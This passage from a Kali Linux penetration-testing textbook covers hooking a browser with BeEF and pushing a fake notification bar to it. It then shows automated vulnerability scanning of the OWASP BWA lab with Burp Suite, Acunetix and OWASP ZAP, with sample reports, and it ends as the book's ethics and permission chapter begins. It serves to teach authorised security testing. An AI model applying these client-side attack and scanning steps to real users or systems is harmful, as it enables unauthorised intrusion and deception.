
</html>
```

The IP address belongs to the Kali Linux machine that is running the BeEF server.


6. On your Windows machine, open the web browser and insert the IP address of the Kali Linux machine:



7. Head back over to your Kali Linux machine. You now have a hooked browser. Click on the hooked browser:




8. Click on the `Commands` tab. Here, you'll be able to execute actions on the victim's web browser. Let's display a notification on the client's side.

9. Click on the **Commands** tab | **Social Engineering** | **Fake Notification Bar**:

The column on the far right will display a description of the attack. When you're ready, click on **Execute** to launch it.

10. Now, head on over to the Windows machine. You'll see that a fake notification bar appears in the web browser:



BeEF allows you to perform client-side attacks on the victim's browser interface.

In this section, we have covered various methods and techniques used to discover XSS vulnerabilities on a target, and we have performed XSS exploitation using BeEF. In the next section, we'll perform automatic web vulnerability scanning.

## Discovering vulnerabilities automatically

In this section, we will take a look at using tools to help us automatically discover web applications and server vulnerabilities. Burp Suite, Acunetix, and OWASP ZAP will be used to perform vulnerability scanning.

### Burp Suite

In [Chapter 7, Working with Vulnerability Scanners](#), we outlined the benefits and functionality of using Burp Suite. In this section, we will further demonstrate how to perform automated vulnerability discovery using this tool.

We can use Burp Suite to perform automated scans on specific pages or websites. Before we start, ensure that you have configured the following settings:

- Configure the web browser on the attacker machine (Kali Linux) to work with Burp Suite Proxy. If you are having difficulty with this task, please revisit [Chapter 7, Working with Vulnerability Scanners](#).
- Ensure that you turn on the OWASP BWA virtual machine and capture its IP address.

Once these configurations are in place, we can begin by taking the following steps:

1. Use the web browser on your Kali Linux machine to navigate to the **DVWA** within the OWASP BWA virtual machine.


2. Click on **SQL Injection** as shown here:



3. Open Burp Suite and ensure that **Intercept** is on.
4. On the DVWA web page, click the **Submit** button to send an HTTP request to the server:




5. In Burp Suite, you should be able to see the HTTP request. Right-click anywhere in the context window and select **Do an active scan**:



This will allow Burp Suite to perform an automated scan on the target web page to discover any web vulnerabilities.

The following is an example of the results after completing a scan using Burp Suite:



Selecting each issue found will provide you with a breakdown of the specific vulnerability.

In the next section, we will learn how to use Acunetix to discover web vulnerabilities.

## Acunetix

Acunetix is one of the most popular and recognized web application vulnerability scanners in the industry. It's currently one of the leading vulnerability scanners used among Fortune 500 companies. Acunetix is designed to deliver both advanced XSS and SQL injection attacks by scanning a target website or web server.

To start using Acunetix, please observe the following steps:

1. Go to <https://www.acunetix.com/vulnerability-scanner/download/> and register for a trial version. Acunetix is a commercial product, but we are able to acquire a trial version for our exercise.
2. After completing the registration, you'll be presented with the following screen:




Download the Linux version as we'll be using it on our attacker machine, Kali Linux.

3. After the `acunetix_trial.sh` file has been downloaded, use the `chmod +x acunetix_trial.sh` command to apply executable privileges to your local user account. To begin installation, use the `./acunetix_trial.sh` command as shown here:


```
root@kali:~/Desktop# chmod +x acunetix_trial.sh
root@kali:~/Desktop# ./acunetix_trial.sh
```

4. On the command-line interface, read through and accept the **End User License Agreement (EULA)**.
5. Open your web browser in Kali Linux and enter the following address, `https://kali:13443/`, to access the Acunetix user interface. Log in using the user account created during the setup process:






6. To begin a new scan, click on **Create new Target** or **Add Target**, as shown here:




7. The **Add Target** pop-up window will open, which allows you to specify a target:



The 'Add Target' window is a modal dialog with a title bar containing a close button (X). It contains two text input fields. The first field, labeled 'Address', contains the text 'http://192.168.56.101/'. The second field, labeled 'Description', contains the text 'OWASP BWA virtual machine'. At the bottom right of the dialog are two buttons: 'Add Target' and 'Close'.


8. After adding a target, you'll be presented with options for customizing your scan:



The main interface shows a navigation bar at the top with buttons for '< Back', 'Scan', and 'Save'. Below this is a tabbed interface with four tabs: 'General', 'Crawl', 'HTTP', and 'Advanced'. The 'Crawl' tab is selected. The main content area is titled 'Target Info' and displays the target address 'http://192.168.56.101/'. Below the address are several configuration options: 'Description' (OWASP BWA virtual machine), 'Business Criticality' (Normal), 'Scan Speed' (a slider set to 'Slow'), and 'Continuous Scanning' (a toggle switch). At the bottom of the interface are two more toggle switches: 'Site Login' and 'SSH Credentials'.

For now, we will leave all the options with their default settings.

9. Specify the type of scan and reporting options:




Acunetix allows you to generate the following types of report for your business needs:

- Affected items
- Developer
- Executive
- Quick
- Compliance reports
  - CWE 2011
  - HIPAA
  - ISO 27001
  - NIST SP800 53
  - OWASP Top 10 2013
  - OWASP Top 10 2017
  - PCI SDD 3.2
  - Sarbanes Oxley
  - STIG DISA
  - WASC Threat Classification

10. When you're ready, start the scan on the target.

Once the scan is complete, a summary is provided on the main Acunetix dashboard, as shown here:








You can quickly see the duration of the scan and any high-risk vulnerabilities found.

11. To see a detailed list of vulnerabilities found, click on the **Vulnerabilities** tab and select one of the web vulnerabilities:

Scan Stats & Info			Vulnerabilities	Site Structure	Events
Se...	Vulnerability	URL			
!	Cross site scripting	http://192.168.56.101/			
!	Cross site scripting	http://192.168.56.101/			
!	Apache httpOnly cookie disclosure	http://192.168.56.101/			
!	Apache httpd remote denial of service	http://192.168.56.101/			
!	Basic authentication over HTTP	http://192.168.56.101/			
!	Directory listing	http://192.168.56.101/			
!	Directory listing	http://192.168.56.101/			
!	Directory listing	http://192.168.56.101/			

To create a report, click on **Generate Report**. The reporting wizard will allow you to specify the type of report that is most suitable based on the objective of the web application penetration test. Once the report has been generated, you can download the file onto your desktop. The following shows a PDF version of the executive report:

Scan of 192.168.56.101	
<b>Scan details</b>	
Scan information	
Start time	18/06/2019, 15:40:39
Start url	http://192.168.56.101/
Host	192.168.56.101
Scan time	4 minutes, 13 seconds
Profile	Full Scan
Server information	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Responsive	True
Server OS	Unix
Server technologies	PHP,Perl,Python,Perl
Scan status	
<b>Threat level</b>	
<b>Acunetix Threat Level 3</b>	
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.	
<b>Alerts distribution</b>	
Total alerts found	160
 High	68
 Medium	20
 Low	29
 Informational	43

Acunetix is definitely a must-have tool as part of your penetration testing arsenal. It will allow you to quickly perform black box testing on any web applications and present findings in an easy-to-read and understandable report.

In the next section, we will learn how to use OWASP ZAP to perform web vulnerability assessments.

## OWASP ZAP

The OWASP **Zed Attack Proxy (ZAP)** project was created by OWASP as a free security tool for discovering vulnerabilities on web servers and applications with a simple and easy-to-use interface.

OWASP ZAP is pre-installed in Kali Linux. To start, let's perform a web vulnerability scan on our target OWASP BWA virtual machine.

To start with using OWASP ZAP, perform the following steps:


1. Open OWASP ZAP and then navigate to **Applications | 03 - Web Application Analysis | OWASP-ZAP**. On the interface, click on **Automated Scan**, as shown here:




2. Enter the IP address of the OWASP BWA virtual machine and click **Attack** to begin the security scan:



During the scanning phase, OWASP ZAP will perform spidering on the target. **Spidering** is a technique in which the web security scanner detects hidden directories and attempts to access them (crawling):



3. When the scan is complete, click on the **Alerts** tab to see all web-based vulnerabilities found and the locations of each on the target:




Upon selecting a vulnerability, OWASP will display both the HTTP head and body when they are returned from the target server:



If you look closely at the preceding screenshot, you will see that OWASP ZAP has highlighted the affected area of the web coding.



- Once a security scan is complete, you can create and export a report. To do this, click on **Report** | **Generate HTML Report**. The application will allow you to save the report to your desktop. The following is a sample report created using OWASP ZAP:



## ZAP Scanning Report

### Summary of Alerts

Risk Level	Number of Alerts
<a href="#">High</a>	1
<a href="#">Medium</a>	6
<a href="#">Low</a>	17
<a href="#">Informational</a>	1

### Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	<p>Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.</p> <p>When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.</p> <p>There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.</p> <p>Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically.</p>

Additionally, OWASP ZAP allows you to generate reports in multiple formats based on your requirements. Be sure to explore the other functions of this amazing tool.

## Summary

Having completed this chapter, you are now able to perform web application penetration testing, bypass login using SQL injection attacks, find tables in databases and retrieve user credentials, perform various types of XSS attacks on web applications, and successfully launch client-side attacks using BeEF.

I hope this chapter will prove helpful to your studies and career. In the next chapter, you'll be learning about penetration testing best practices.

## Questions

The following are some questions based on the topics we have covered in this chapter:

1. What SQL statement is used to specify a table within a database?
2. How do you close a statement in SQL?
3. How do you add a new record in a database?
4. What tool can perform a client-side attack?

## Further reading

- **XSS:** [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- **SQL injection:** [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)

# 16

## Best Practices

Firstly, I would personally like to say congratulations on completing this book! You have acquired some amazing skills in cybersecurity, particularly in the field of penetration testing, using one of the most popular penetrating testing Linux distributions available: Kali Linux. During the course of this title, we focused a lot on the technicalities and practical aspects of becoming a penetration tester/ethical hacker.

However, there are still the best practices of penetration testing left to cover. Learning about best practices will help you improve yourself as a professional in the business world. By following recommended procedures, you'll be able to work effectively and obtain optimal results in an efficient manner.

In this chapter, we will cover the following topics:

- Guidelines for penetration testers
- Web application security blueprints and checklists
- Website and network checklists

## Technical requirements

There are no formal technical requirements for this chapter.

## Guidelines for penetration testers

Having the skill set of a hacker, you must be aware of the boundaries between ethical and criminal activities. Remember, performing any intrusive actions using a computing system to cause harm to another person or organization is illegal. Therefore, penetration testers must follow a code of conduct to ensure that they always remain on the right side of the law at all times.

In the remainder of this section, we will cover the following key points:

- Gaining written permission
- Being ethical
- Penetration testing contract
- **Rules of engagement (RoE)**
- Additional tips and tricks

Let's now have a look at these topics in detail.

## Gaining written permission

